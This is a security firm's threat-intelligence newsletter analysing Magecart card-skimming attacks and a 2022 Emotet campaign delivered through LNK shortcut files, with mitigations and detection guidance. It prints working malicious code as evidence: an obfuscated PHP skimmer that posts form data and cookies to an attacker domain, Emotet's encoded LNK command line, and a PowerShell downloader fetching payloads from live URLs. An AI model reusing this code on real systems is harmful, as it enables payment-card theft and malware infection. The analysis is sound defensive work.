KROLL

The Monitor

Volume 7

ISSUE 19 What are Magecart Attacks and How to Protect Against Them

ISSUE 20 Emotet Analysis: New LNKs in the Infection Chain

ISSUE 21 The Rise of Vishing and Smishing Attacks

ISSUE 19

What are Magecart Attacks and How to Protect Against Them

Kroll has investigated many different tactics that threat actors use to steal consumer data on e-commerce sites. These types of attacks can be especially damaging for organizations that are responsible for storing customers' personal and financial information that is collected during transactions.

One of the most long-lived and persistent threat actor groups is **Magecart**. Technically, Magecart refers to the multiple cybercriminal groups known to exploit vulnerabilities within Magento e-commerce panels to steal payment card data, personally identifiable information (PII) or credentials through online skimming.

Many of the actors' methods involve injecting malicious code into e-commerce checkout pages to steal credentials or modifying paths to checkout pages that lead users to enter their payment information on a fake checkout form.

Tactics, Techniques and Procedures

Kroll experts observed one Magecart tactic where attackers inject malicious skimmer code via image files. The malware was designed to mimic a "favicon," also known as a favorite or shortcut icon, which actors used to modify a file path that leads to a fake .png file. This so-called .png file was then used to load a PHP web shell script to a server that allowed a threat actor to execute commands or maintain persistence within a compromised system. This tactic is more difficult to detect because the web shell injects malicious skimmer code on the server side. In other attacks, actors have created .jpg files and used them to store data they have skimmed until they are able to retrieve it.

Kroll has also observed Magecart attackers modifying paths to checkout pages, leading customers to enter details on a fake checkout form. The attackers captured and exfiltrated online checkout information via a skimmer script. Once the victim enters payment information and hits the submit button on a form, the skimmer can exfiltrate the information to a domain that is owned by the threat actors. From there, the threat actors will pre-fill a fake PayPal payment form in place of legitimate forms. The skimmer will then click the order button behind the malicious iFrame to send the victim back to the legitimate checkout page. This tactic lends credibility to the fake PayPal payment form since autofill is commonly used when checking out from e-commerce sites.

Magecart attackers use various other techniques, from using legitimate websites that contain obfuscated source code to hide malicious skimmer code, to pooling IP addresses to reduce the risk that actor-controlled servers will be taken down. Actors have also used persistent skimming attacks that include running a hidden system process to restore skimmer code to a compromised e-commerce site after being already discovered and removed.

```
if (preg_match("/".base64_decode('c2VjdXJldHJhZGluZ3xtb250aHxkdW1teXx5ZWFyfGZpcnN0bmFtZXxjdmMyfGNjX251bWJlcnxsb2dpbnxjdnZ8YmlsbGluZ3x1c2VybmFtZXxjY198c2hpcHBpbmd8ZXhwaXJ5fHBheW1lbnR8Y2FyZF9udW1iZXI=')."/i", serialize($_POST))){ $cds = implode("_", array("str", "rot13")); $bb = $cds('onfr64_rapbqr'); $dd=$cds('onfr64_qrpbqr'); $ch = curl_init();
 curl_setopt($ch,CURLOPT_URL, trim($dd('aHR0cDovL2ZicHJvdGVjdG9yLmNvbS90ZXN0U2VydmVyLnBocA==')); curl_setopt($ch,CURLOPT_POST, True); curl_setopt($ch,CURLOPT_POSTFIELDS, "version=1&encode=".$bb( serialize($_POST) . "--" . serialize($_COOKIE) )."&host=".$_SERVER["HTTP_HOST"]); curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0); curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0); $ooo = curl_exec($ch);curl_close($ch); }


base64 - securetrading|month|dummy|year|firstname|cvc2|cc_number|login|cvv|billing|username|cc_|shipping|expiry|payment|card_number
```

Figure 1 Example of a threat actor tagging and exfiltrating data

Best Practices and Mitigations

- In August 2021, updates were released for Magento Commerce and Magento Open Source edition platforms that fixes 26 known vulnerabilities. Magento site administrators are advised to install any updates as soon as possible. Unlike most applications, Magento updates must be installed cumulatively in sequential order, rather than updating to the most recent update or patch.
- Magento store administrators should complete regular auditing of third-party e-commerce code, including code from online advertising vendors. Administrators are also advised to host third-party scripts on their own infrastructure to minimize the risk of a third-party compromise which can be leveraged against their web stores. Additionally, Magento administrators should implement multifactor authentication (MFA) in front of their admin panels. This can include a password coupled with a token, card, key, PIN or biometrics, which will greatly decrease the likelihood of unauthorized access.
- Administrators should implement a Content Security Policy (CSP) header on their web stores. This is an HTTP response header that enhances the security of a website and allows administrators to set restrictions on how certain browser resources are used, including JavaScript and CSS. With a CSP, administrators can also implement an allowlist of trusted and validated network locations, which helps to prevent data exfiltration if an e-commerce business is compromised in a Magecart attack.
- End-users can protect themselves against digital skimming attacks by assuring that they perform online shopping from a secure network, preferably using a VPN, and avoid shopping while connected to public Wi-Fi networks. Users should also avoid saving payment information in web browsers, assure that they are shopping from trusted businesses and check for “https” within the site URL before making an online purchase.

Representative Attack Patterns

Kroll has seen a series of Magecart attacks where threat actors have written code that included cardholder data rights to a customer’s database.In these instances, customers were unable to detect any illicit activity within their site since the vast majority of the activity was happening within their own legitimate database.

Threat actors would later use an existing web shell to query the database table they’d created, or set an auto exfiltration timer, such that any net new data would be re-queried at a set cadence, often daily or twice daily. This minimized the need for threat actors to return to victim environments and manually exfiltrate data, essentially creating a never-ending stream of fresh cardholder data.

KROLL EXPERTS CORNER

Dan Ryan
Associate Managing Director
Cyber Risk

Dan Ryan, Associate Managing Director in our Cyber Risk practice, provides three important steps for protecting your e-commerce platform from Magecart attacks: :

- Make sure MFA is enabled in front of any and every admin panel or content management system (CMS).
- Implement a hosted iFrame with a merchant acquirer to ensure transactions are secured.
- Regularly conduct test transactions to ensure that the iFrame is working as intended.

Securing your e-commerce platform is crucial to protecting yourself from Magecart attacks. Enabling MFA for every admin, implementing a hosted iFrame with a merchant acquirer, and regularly testing transactions can help keep your online store safe. For further guidance, contact one of our Kroll experts at one of our 24x7 cyber incident response hotlines or connect with us through our Contact Us page.

ISSUE 20

Emotet Analysis: New LNKs in the Infection Chain

Kroll has been tracking Emotet since it was first identified in 2014, especially during its transition from a banking Trojan designed to primarily steal credentials and sensitive information to a multi-threat polymorphic downloader for more destructive malware. Today, Emotet operators stand as one of the most prominent initial access brokers, providing cybercriminals with access to organizations for a fee. For example, the partnership between the Emotet group and Conti ransomware operators is well known in the cybersecurity community.

Kroll frequently encounters Emotet in our incident response work and monitors Emotet activity closely in order to maintain robust detection and mitigation guidance for clients. In recent weeks, Kroll has observed three significant changes in the way that Emotet is delivered, architected and operated once an initial infection is successful:

- Emotet binary switched from 32-bit to 64-bit architecture
- Emotet developers experimenting with new delivery method using .LNK files
- Emotet dropping Cobalt Strike beacons immediately after infection

Kroll is pleased to share the research we have conducted with the greater information security community. Our goal is to encourage further investigation that can better equip security professionals in preventing, detecting, mitigating and responding to cyberattacks.

Emotet Malware Analysis

Emotet operates as a botnet, with each infected device able to coordinate new malspam campaigns to continue the spread of the malware to more victims in different organizations. Kroll observed that as of April 22, 2022, the Emotet operators deployed a change to one of their most active botnet subgroups (tracked as Epoch4), affecting the delivery mechanism of the loader part of the malware.

Historically, Emotet is commonly introduced into a network through a malicious document (maldoc), such as a Word or Excel file, that contains a malicious payload within it. Recently, Kroll has observed a shift in Emotet's method of distribution. The malware now leverages emails with password-protected .zip archive attachments that contain .LNK files instead of malicious documents.

LNK files are shortcut files that link to an application or file commonly found on a user's desktop or throughout a system and end with an .LNK extension. LNK files can be created by the user or automatically by the Windows operating system. The .LNK files delivered by Emotet act as shortcuts that run embedded scripts when executed, as detailed below.

While packaging malicious PowerShell or VBScript in a .LNK file is not a new technique, it is the first time Emotet has been observed doing so. This could indicate that the developers are exploring other avenues of infection to bypass current security controls and training, which tend to focus on detection and interception of malicious documents.

.LNK delivery keeps documents out of the attack chain:

- **Method 1:** .ZIP -> .LNK -> CMD findstr -> VBS -> WScript -> regsvr32
- **Method 2:** .ZIP -> .LNK -> PowerShell -> regsvr32

Component Breakdown

Emotet Dropper

The latest initial infection vector used by Emotet comes in the form of a .zip file attached to an email. The .zip archive contains a shortcut (.LNK), which has the same name as the original .zip file. To date, the observed LNK files are consistently around 4KB in size. Since the early stages of this campaign, Kroll has already seen changes and updates to the malware delivery mechanics. At the beginning of the campaign, the LNK files initiated an embedded VBScript to download and execute the final Emotet payload. For example, the malware authors embedded the following command-line to run when the LNK file was clicked to find and execute the VBScript inside the LNK file:

```
cmd.exe /v:on /c findstr “rSIPPswjwCtKoZy.*” Password2.doc.lnk > “%tmp%\VEuIqlISMa.vbs” &
“%tmp%\VEuIqlISMa.vbs”cmd.exe /v:on /c findstr “rSIPPswjwCtKoZy.*” Password2.doc.lnk >
“%tmp%\VEuIqlISMa.vbs” & “%tmp%\VEuIqlISMa.vbs”
```

Due to an error in the LNK name contained in the command-line (Password2.doc.lnk), these did not work and were quickly updated by Emotet's operators.

This rapid release of an updated version in the wild indicates the operators are closely tracking the campaign for course correction. The new, working LNKs reference the PowerShell executables with malicious arguments, as shown in Kroll's analysis of one of the malicious samples. Figure 1 shows the arguments contained in the output of Eric Zimmermann's LECmd tool, used to analyze Emotet's LNKs.

```
--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size: 0
  Flags: HasTargetIdList, HasRelativePath, HasWorkingDir, HasArguments, HasIconLocation, IsUnicode
  File attributes: 0
  Icon index: 134
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory: %cd%
Arguments: -command Out-String -InputObject "gescanntes-Dokument 2022.26.04_0921.lnk
                                                                                " | Out-Null; [System.Tex
t.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dyZXNzUHJlZmVyZW5jZTOiU2lsZW5ObH
lDb25OaW51ZSI7JGxpbmtzPSgiaHROcDovL2ZvY3VzbWVkaWNhLmluL2ZtbGliL0l4QkFCTWgwSTJjTEOzcXExR1Z2LyIsImhOdHA6L
y9kZW1vMzQuY2tnLmhrL3NlcnZpY2UvaGhNWnJmQzdNbm05SkQvIiwiaHROcDovL2NvbGVnaW91bmFtdW5vLmVzL2NnaS1iaW4vRS8i
LCJodHRwOi8vY2lwcm8ubXgvcHJlbnNhL3NpWlA2OXJCRm1pYkR2dVRQMUwvIiwiaHROcDovL2ZpbG1tb2d6aXZvdGEucnMvU3ByeUF
zc2VOcy9nRFIvIiwiaHROcHM6Ly9jcmVlbW8ucGwvd3AtYWRtaW4vwktTMURjZHF1VVQOQmI4S2IvIik7Zm9yZWFjaCAoJHUgaW4gJG
xpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGVudjpURU1QLOdNT1dEVFJmSUoueHRxO1JlZ3N2cjMyLmV4ZSAkZW52OlRFTVAvR
01PVORUUmZJSi54dHE7YnJlYWt9IGNhdGNoIHsgfX0= )) > "%tmp%\ezMgZunnfF.ps1" ; powershell -executionpolicy b
ypass -file "%tmp%\ezMgZunnfF.ps1"; Remove-Item "%tmp%\ezMgZunnfF.ps1"
Icon Location: shell32.dll
```

Figure 1 – LECmd.exe output for Emotet's malicious LNK

Through the use of LECmd.exe, Kroll identified a piece of metadata left by the creation of the file. Figure 2 shows a SID **(S-1-5-21-1499925678-132529631-3571256938-1001)** contained in the LNK extra blocks.

```
--- Extra blocks information ---

>> Special folder data block
   Special Folder ID: 37

>> Known folder data block
   Known folder GUID: 1ac14e77-02e7-4e5d-b744-2eb1ae5198b7 ==> System32

>> Property store data block (Format: GUID\ID Description ==> Value)
   46588ae2-4cbc-4338-bbfc-139326986dce\4      SID                              ==> S-1-5-21-1499925678-132529631-3571256938-1001
```

Figure 2 – SID contained in the metadata of the malicious LNK

Using this as a correlating data point, an open-source intelligence search for files containing this string yielded dozens of .zip and LNK files associated with this campaign. Kroll assesses with high confidence that any attachment containing this string is associated with this most recent Emotet campaign.

The successful LNK execution will result in the download of a file from one of six URLs, which will be saved to a temp folder on the victim's system and executed via regsvr32.exe. Figure 3 shows the decoded PowerShell script.

```
1  $ProgressPreference="SilentlyContinue"
2  $links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/","http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/","
       http://colegiounamuno.es/cgi-bin/E/","http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/","http://filmmogzivota.rs/
       SpryAssets/gDR/","https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/")
3  foreach ($u in $links) {
4      try {
5          IWR $u -OutFile $env:TEMP/GMOWDTRfIJ.xtq
6          Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq
7          break
8      }
9      catch { }
10 }
```

Figure 3 – Decoded PowerShell downloader used by Emotet

The LNK execution will temporarily write the decoded script to the temp folder and execute it from there. The same technique is used with the execution of the file downloaded from Emotet's URLs, which has a random name and extension and is saved in the temp folder.

Loader

In reviewing one of the downloaded files, Kroll noted it is a Visual C++, 64-bit DLL compiled on April 25, 2022, at 22:02:11 (UTC) (0x62670C53). Embedded within this DLL is the Emotet loader, whose purpose is to extract, decrypt, and execute the final payload. Interestingly, Kroll parsed out a rich header from the executable that indicates it was compiled with Visual Studio 2005 8.0.

The first notable activity performed by the DLL is to allocate an area of memory with PAGE_EXECUTE_READWRITE protection, where the contents of another region of memory are decrypted and copied. Figure 4 shows the decryption routine from the debugger which, in this case, used the key **sfdvkc9(akuGGHIoLP.** Finally, execution is passed to this area.





Figure 4 – Decryption routine for the data written in the first VirtualAlloc

Dumping this area of memory revealed executable code that can be decompiled into ASM and statically analyzed. Its function is to load a specific resource of the DLL, decrypt it and pass the execution to it. This decrypted data is Emotet's final DLL.

Figures 5 and 6 show parts of the decompiled dumped code, where the names of Windows APIs are being passed as arguments to a function. This behavior is typically associated with API hashing, a technique used by Emotet to obfuscate the imported libraries.

Figures 5 and 6 – API hashing used by theexecutable code in thefirst VirtualAlloc



Part 1 *Part 2*

The code will allocate a second region of memory with PAGE_EXECUTE_READWRITE permissions, where the decrypted contents of a DLL's resource are copied after being decrypted. Figure 7 shows some of the DLL's resources. Highlighted is the resource used by the code, which stands out for two reasons: first, its size is unusually high (amounting to almost one-third of the total file size), and second, its high entropy (7.76) suggests that it may be encrypted.

type (9)	name	file-offset (55)	signature (9)	size (172822 bytes)	file-ratio (34.13%)	entropy	language ...	first-bytes-hex	first-bytes-text
rcdata	22336	0x000522AC	unknown	158720	31.34 %	7.760	English-US	3E 3C F4 76 68 63 39 28 65 6B 75 47 B8 ...	> < .. v h c 9 (e k u G ... l o .. P .. s f d...
string-table	3857	0x00050E20	string-table	1250	0.25 %	3.261	English-US	11 00 49 00 6E 00 76 00 61 00 6C 00 69 ...	.. I .. n .. v .. a .. l .. i .. d .. .. f .. i .. l ....
string-table	3867	0x00051B14	string-table	1220	0.24 %	3.233	English-US	12 00 4E 00 6F 00 20 00 65 00 72 00 72 ...	.. N .. o .. .. e .. r .. r .. o .. r .. .. o .. c....
string-table	3858	0x00051304	string-table	794	0.16 %	3.025	English-US	18 00 50 00 6C 00 65 00 61 00 73 00 65 ...	.. P .. l .. e .. a .. s .. e .. .. e .. n .. t .. e....
icon	1	0x0005041C	icon	744	0.15 %	2.824	English-US	28 00 00 00 20 00 00 00 40 00 00 00 01 ...	(..... .... @ .....
string-table	3859	0x00051620	string-table	732	0.14 %	3.170	English-US	17 00 55 00 6E 00 65 00 78 00 70 00 65 ...	.. U .. n .. e .. x .. p .. e .. c .. t .. e .. d .....
dialog	102	0x0005082C	dialog	660	0.13 %	3.239	English-US	01 00 FF FF 00 00 00 00 00 00 04 00 C0 ...	.....
string-table	3868	0x00051FD8	string-table	612	0.12 %	3.095	English-US	12 00 4E 00 6F 00 20 00 65 00 72 00 72 ...	.. N .. o .. .. e .. r .. r .. o .. r .. .. o .. c....
bitmap	129	0x0004FFF8	bitmap	552	0.11 %	3.097	English-US	28 00 00 00 36 00 00 00 10 00 00 00 01 ...	(..... 6 .....
string-table	3843	0x00050C8C	string-table	402	0.08 %	3.086	English-US	1E 00 4E 00 6F 00 20 00 65 00 72 00 72 ...	.. N .. o .. .. e .. r .. r .. o .. r .. .. m ....
icon	2	0x00050704	icon	296	0.06 %	2.558	English-US	28 00 00 00 10 00 00 00 20 00 00 00 01 ...	(..... ....
cursor	3	0x0004ED38	cursor	308	0.06 %	3.027	English-US	02 00 02 00 28 00 00 00 20 00 00 00 40 ...	..... (..... .... @ .....
cursor	5	0x0004EF20	cursor	308	0.06 %	2.340	English-US	0F 00 14 00 28 00 00 00 20 00 00 00 40 ...	..... (..... .... @ .....

Figure 7 – DLL's resource: highlightedis the encrypted resource copied by the loader

The decryption routine of the last stage DLL is shown in Figure 8, along with a view of the memory dump where the MZ header is being written.




Figure 8 – Emotet's final stage being decrypted and written in memory

This memory area is Emotet's final payload, a DLL. Through a third call to VirtualAlloc, its sections will be mapped to another region of memory to fix relocations, and then executed.

Emotet's payload is a 64-bit DLL compiled on April 19, 2022, at 15:25:49 (UTC) (0x625ED47E). The original filename, as is typical with the recent Emotet version, is **Y.dll.** It contains many encrypted strings, which will be decrypted at runtime. Some of them are Emotet's configuration (mainly, the network encryption keys) and a list of command-and-control (C2) IP addresses and ports, usually stored in the **.data** section.

To further hinder static analysis, the malware authors used control flow obfuscation techniques. Figure 9 shows an example of this in the disassembler.




Figure 9 – Example of control flow obfuscation iused by the loader

Emotet establishes and maintains persistence on the compromised system by creating a key in **HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**. It instructs the system on startup to run a randomly named copy of the loader that it has placed in the temp folder (Figure 10).




Figure 10 – Registry key created for persistence

If the loader is executed with administrative privileges, it creates a new service that executes a copy of the malware (Figure 11).

Figure 11 – Service created when emotet is run with administrative privileges

Emotet's successful installation will register the compromised host to a C2 server. An initial AES-encrypted HTTP POST request containing information about the host is made to the C2 which, in turn, will respond with a command to execute. Commands can be divided into four main categories (Table 1).

Command
Do nothing (sleep)
Update or remove the binary
Load a module
Download and execute an EXE or a DLL

Table 1 – Command execution categories from C2 server

Modules are one of the key aspects of Emotet's core functionality. They allow for greater control of the compromised host without the need to add malicious functionality to the loader. In fact, they are received by the C2 and are executed in-memory, leaving no trace on disk. Modules evolve continuously, with new ones being added regularly by the authors, and more notorious ones being used more often (Table 2).

Feature
Credentials stealing for various email clients and browsers
Spam and reply-chain malspam
Network traffic proxying
Moving laterally through SMB

Table 2 – Representative Features of Modules

Countermeasures

Below is some guidance on the detection and prevention of Emotet infections. It is important to note that Emotet is an endpoint threat spread via email, therefore endpoint detection and response (EDR) and antivirus tooling is imperative to disrupting this threat. Many of these recommendations can also be applied to other forms of email-borne malware.

Detection

Understanding the initial infection vector is critical to detecting Emotet infections at the earliest opportunity. Emotet developers continue to experiment with methods of infection, and as such, it is important to test and develop detection methods as the threat changes. For example, consider using MITRE ATT&CK mapping for Emotet malware (Table 3).

MITRE Techniques	
T1543.003,Windows Service	T1552.001,Credentials In Files
T1021.002,SMB/Windows Admin Shares	T1555.003,Credentials from Web Browsers
T1547.001,Registry Run Keys / Startup Folder	T1065,Uncommonly Used Port
T1114.001,Local Email Collection	T1560,Archive Collected Data
T1210,Exploitation of Remote Services	T1003.001,LSASS Memory
T1059.001,PowerShell	T1087.003,Email Account
T1566.002,Spearphishing Link	T1566.001,Spearphishing Attachment
T1055.001,Dynamic-link Library Injection	T1053.005,Scheduled Task
T1204.002,Malicious File	T1057,Process Discovery
T1027,Obfuscated Files or Information	T1059.003,Windows Command Shell
T1110.001,Password Guessing	T1573.002,Asymmetric Cryptography
T1047,Windows Management Instrumentation	T1059.005,Visual Basic
T1204.001,Malicious Link	T1078.003,Local Accounts
T1571,Non-Standard Port	T1094,Custom Command and Control Protocol
T1027.002,Software Packing	T1041,Exfiltration Over C2 Channel
T1043,Commonly Used Port	T1040,Network Sniffing

Table 3 – MITRE ATT&CK mapping

Endpoint Detection

Since malicious email delivery may not always be preventable, detection of Emotet at the earliest opportunity is key for rapid containment and remediation. Below are some early detection opportunities:

T1566.001 – Spear Phishing Attachment and Child Processes

- Detect execution of Excel 4.0 macros
- Detect Office spawning subprocesses such as **CMD.exe, PowerShell*.exe, wscript.exe, cscript.exe, mshta.exe, wmic.exe, msbuild.exe**
- Emotet has previously exploited CVE-2017-11882, a remote code execution flaw in the Microsoft Equation Editor. Detection network connections from **eqnedt32.exe** can be an indicator of exploit.

T1059.005 – Visual Basic

Emotet is still delivering malicious documents which use Excel 4.0 and VBA macros.

- Detect Visual Basic spawning child processes such as **CMD.exe, PowerShell*.exe, wscript.exe, cscript.exe, mshta.exe, wmic.exe, msbuild.exe, certutil.exe**

T1059.001 – PowerShell Execution:

- PowerShell executing encoded commands
- PowerShell obfuscation methods, detect scripts that include **".value.tostring"**
- PowerShell connecting to the internet, specifically TCP client connections, and **"iex"** execution

T1055.001 – Dynamic-link Library Injection:

Emotet will use "living off the land" binaries (LOLBins) to perform DLL injection.

- Detect DLL proxy execution via calls to **mavinject.exe and mavinject32.exe** processes from **appvcleint.exe**
- Detect DLL proxy execution via calls to **rundll32.exe**

Prevention

- Consider deploying endpoint detection and response (EDR) and next generation antivirus (NGAV) to all devices within your environments to allow for early detection.
- Review inbound email policy and consider quarantining attachments from unknown or untrusted senders.
- Block users from opening non-standard files such as the following:
  - .iso, .dll, .jar, .js, .lib, .mst, .msp, .bat, .cmd, .com, .cpl, .msi, .msix.
- Run awareness campaigns for this latest Emotet tactic. The download link phishing page may reference the organization and user by name, increasing the apparent legitimacy.
- Adhere to the principle of least privilege, so you can significantly reduce the potential damage an attacker can inflict.

Remediation

Treat any Emotet infection as a potential precursor to a ransomware event. Immediately initiate incident response playbooks. Consider including the following steps to contain an Emotet infection:

- Isolate the affected endpoint.
- Consider all data, including emails, passwords, accounts, and documents on the affected endpoint as being at-risk, until verified with network logs or DFIR investigation of the endpoint.
- Identify the email which delivered Emotet.
  - Search mail system for matching emails which were sent to other staff members and remove the emails from their inbox.
  - Block the sender.
